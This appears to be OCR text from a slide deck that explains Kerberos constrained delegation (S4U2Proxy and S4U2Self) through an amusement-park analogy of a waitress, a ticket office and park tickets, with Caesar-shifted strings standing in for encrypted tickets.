Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```




Constrained Delegation – S4U2Proxy

- Alice presents her lunch ticket to the waitress at the bistro
- The waitress decrypts the ticket and validates it

Lunch@Luna Bistro

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel, Bumper Cars, Merry Go Round, Lunch, Happy-Hour



Constrained Delegation – S4U2Proxy

- The waitress goes to the ticket office on behalf of Alice



Constrained Delegation – S4U2Proxy

- The waitress goes to the ticket office on behalf of Alice
- The waitress presents **her own** day pass
  and Alice's bistro ticket



Day Pass

```
Wbmje Gspn; 505086 :;11 BN
Wbmje Voujm; 505086 8;11 QN
Gmbht; GPSXBSEBCMF, SFOFXBCMF
Obnf; Mvob Cjtusp
Hspvqt; Ljudifo, Cjtusp, Tubgg
```

Lunch@Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```

Constrained Delegation – S4U2Proxy

- The waitress goes to the ticket office on behalf of Alice
- The waitress presents **her own** day pass
  and Alice's bistro ticket
- The ticket office decrypts the day pass and validates it

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```

Lunch@Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```



Constrained Delegation – S4U2Proxy

- The ticket office decrypts the bistro ticket and validates it



Day Pass

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff

Lunch@Luna Bistro

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel, Bumper Cars, Merry Go Round, Lunch, Happy-Hour

Constrained Delegation – S4U2Proxy

- The ticket office decrypts the bistro ticket and validates it
- The ticket office verifies that the bistro is allowed to impersonate visitors to the bar

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```

Lunch@Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



Constrained Delegation – S4U2Proxy

- The ticket office decrypts the bistro ticket and validates it
- The ticket office verifies that the bistro is allowed to impersonate visitors to the bar
- The ticket office creates a bar ticket for Alice

Beer@Luna Bar

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```

Lunch@Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



Constrained Delegation – S4U2Proxy

- The ticket office decrypts the bistro ticket and validates it
- The ticket office verifies that the bistro is allowed to impersonate visitors to the bar
- The ticket office creates a bar ticket for Alice
- The ticket office encrypts the bar ticket

Beer@Luna Bar

```
Zepmh Jvsq> 8383;9 =>44 EQ
Zepmh Yrxmp> 8383;9 ;>44 TQ
Jpekw> JSV[EVHEFPI, VIRI[EFPI
Reqi> Epmgi Zergi
HSF> 737394
Limklx> 52:9q
Kvsytw> Vsppivgsewxiv, Jivvmw [liip,
Fyqtiv Gevw, Qivv} Ks Vsyrh, Pyrgl,
Lett}1Lsyv
```

Lunch@Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



Constrained Delegation – S4U2Proxy

- The waitress goes to the bar with the ticket



Constrained Delegation – S4U2Proxy

- The waitress goes to the bar with the ticket
- The waitress presents the ticket to the bar tender

Beer@Luna Bar

```
Zepmh Jvsq> 8383;9 =>44 EQ
Zepmh Yrxmp> 8383;9 ;>44 TQ
Jpekw> JSV[EVHEFPI, VIRI[EFPI
Reqi> Epmgi Zergi
HSF> 737394
Limklx> 52:9q
Kvsytw> Vsppivgsewxiv, Jivvmw [liip,
Fyqtiv Gevw, Qivv} Ks Vsyrh, Pyrgl,
Lett}1Lsyv
```



Constrained Delegation – S4U2Proxy

- The waitress goes to the bar with the ticket
- The waitress presents the ticket to the bar tender
- The bar tender decrypts the ticket

Beer@Luna Bar

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



Constrained Delegation – S4U2Proxy

- The waitress goes to the bar with the ticket
- The waitress presents the ticket to the bar tender
- The bar tender decrypts the ticket and validates it
- The bar tender serves the waitress a beer for Alice


Beer@Luna Bar

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel, Bumper Cars, Merry Go Round, Lunch, Happy-Hour




Constrained Delegation – S4U2Proxy

- The waitress serves Alice a burger and a beer



Constrained Delegation – S4U2Proxy




Constrained Delegation – S4U2Proxy

- msDS-AllowedToDelegateTo attribute
- Requires the SeEnableDelegation privilege
  - Only domain admins have that by default

Some visitors come just for the bistro

- Luna Bistro got two Michelin stars
- Not all visitors want other rides
- The ticket office is a nuisance for them
- They want to pay at the bistro



Bill is smart

- Bill introduces a new concept: Constrained Delegation – S4U2Self
- Operators are can obtain a ride ticket for any visitor to themselves
- The ticket is NON-FORWARDABLE



Bill is smart

- Under S4U2Self, the visitors have to be existing members of Luna Club
- The operators should authenticate them first using the visitors' secret code
  - We will discuss that protocol later




Lunch time!

- Alice goes to the bistro and wants to order a burger and a beer
- The burger is served at the bistro and the beer is served at the bar



Constrained Delegation – S4U2Self

- Alice orders a burger and a beer
- Alice pays at the bistro



Constrained Delegation – S4U2Self

- The waitress goes to the ticket office on behalf of Alice



Constrained Delegation – S4U2Self

- The waitress goes to the ticket office on behalf of Alice
- The waitress presents her own day pass and requests a bistro ticket for Alice

Day Pass

```
Wbmje Gspn; 505086 :;11 BN
Wbmje Voujm; 505086 8;11 QN
Gmbht; GPSXBSEBCMF, SFOFXBCMF
Obnf; Mvob Cjtusp
Hspvqt; Ljudifo, Cjtusp, Tubgg
```



Constrained Delegation – S4U2Self

- The waitress goes to the ticket office on behalf of Alice
- The waitress presents her own day pass
  and requests a bistro ticket for Alice
- The ticket office decrypts the day pass and validates it

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```



Constrained Delegation – S4U2Self

- The ticket office creates a bistro ticket for Alice



Day Pass

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff

Luna Bistro

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel, Bumper Cars, Merry Go Round, Lunch, Happy-Hour

Constrained Delegation – S4U2Self

- The ticket office creates a bistro ticket for Alice
- The ticket office encrypts the ticket with the bistro's key



Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```


Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= QRQ0IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```

Constrained Delegation – S4U2Self

Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= QRQ0IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```




Constrained Delegation – S4U2Self

- The waitress decrypts Alice's bistro ticket

Luna Bistro

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel, Bumper Cars, Merry Go Round, Lunch, Happy-Hour




Constrained Delegation – S4U2Self

- The waitress decrypts Alice's bistro ticket and validates it

Luna Bistro

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel, Bumper Cars, Merry Go Round, Lunch, Happy-Hour



Constrained Delegation – S4U2Self

- The waitress goes to the ticket office on behalf of Alice
- The waitress presents her own day pass and Alice's bistro ticket



Day Pass

```
Wbmje Gspn; 505086 :;11 BN
Wbmje Voujm; 505086 8;11 QN
Gmbht; GPSXBSEBCMF, SFOFXBCMF
Obnf; Mvob Cjtusp
Hspvqt; Ljudifo, Cjtusp, Tubgg
```

Luna Bistro

```
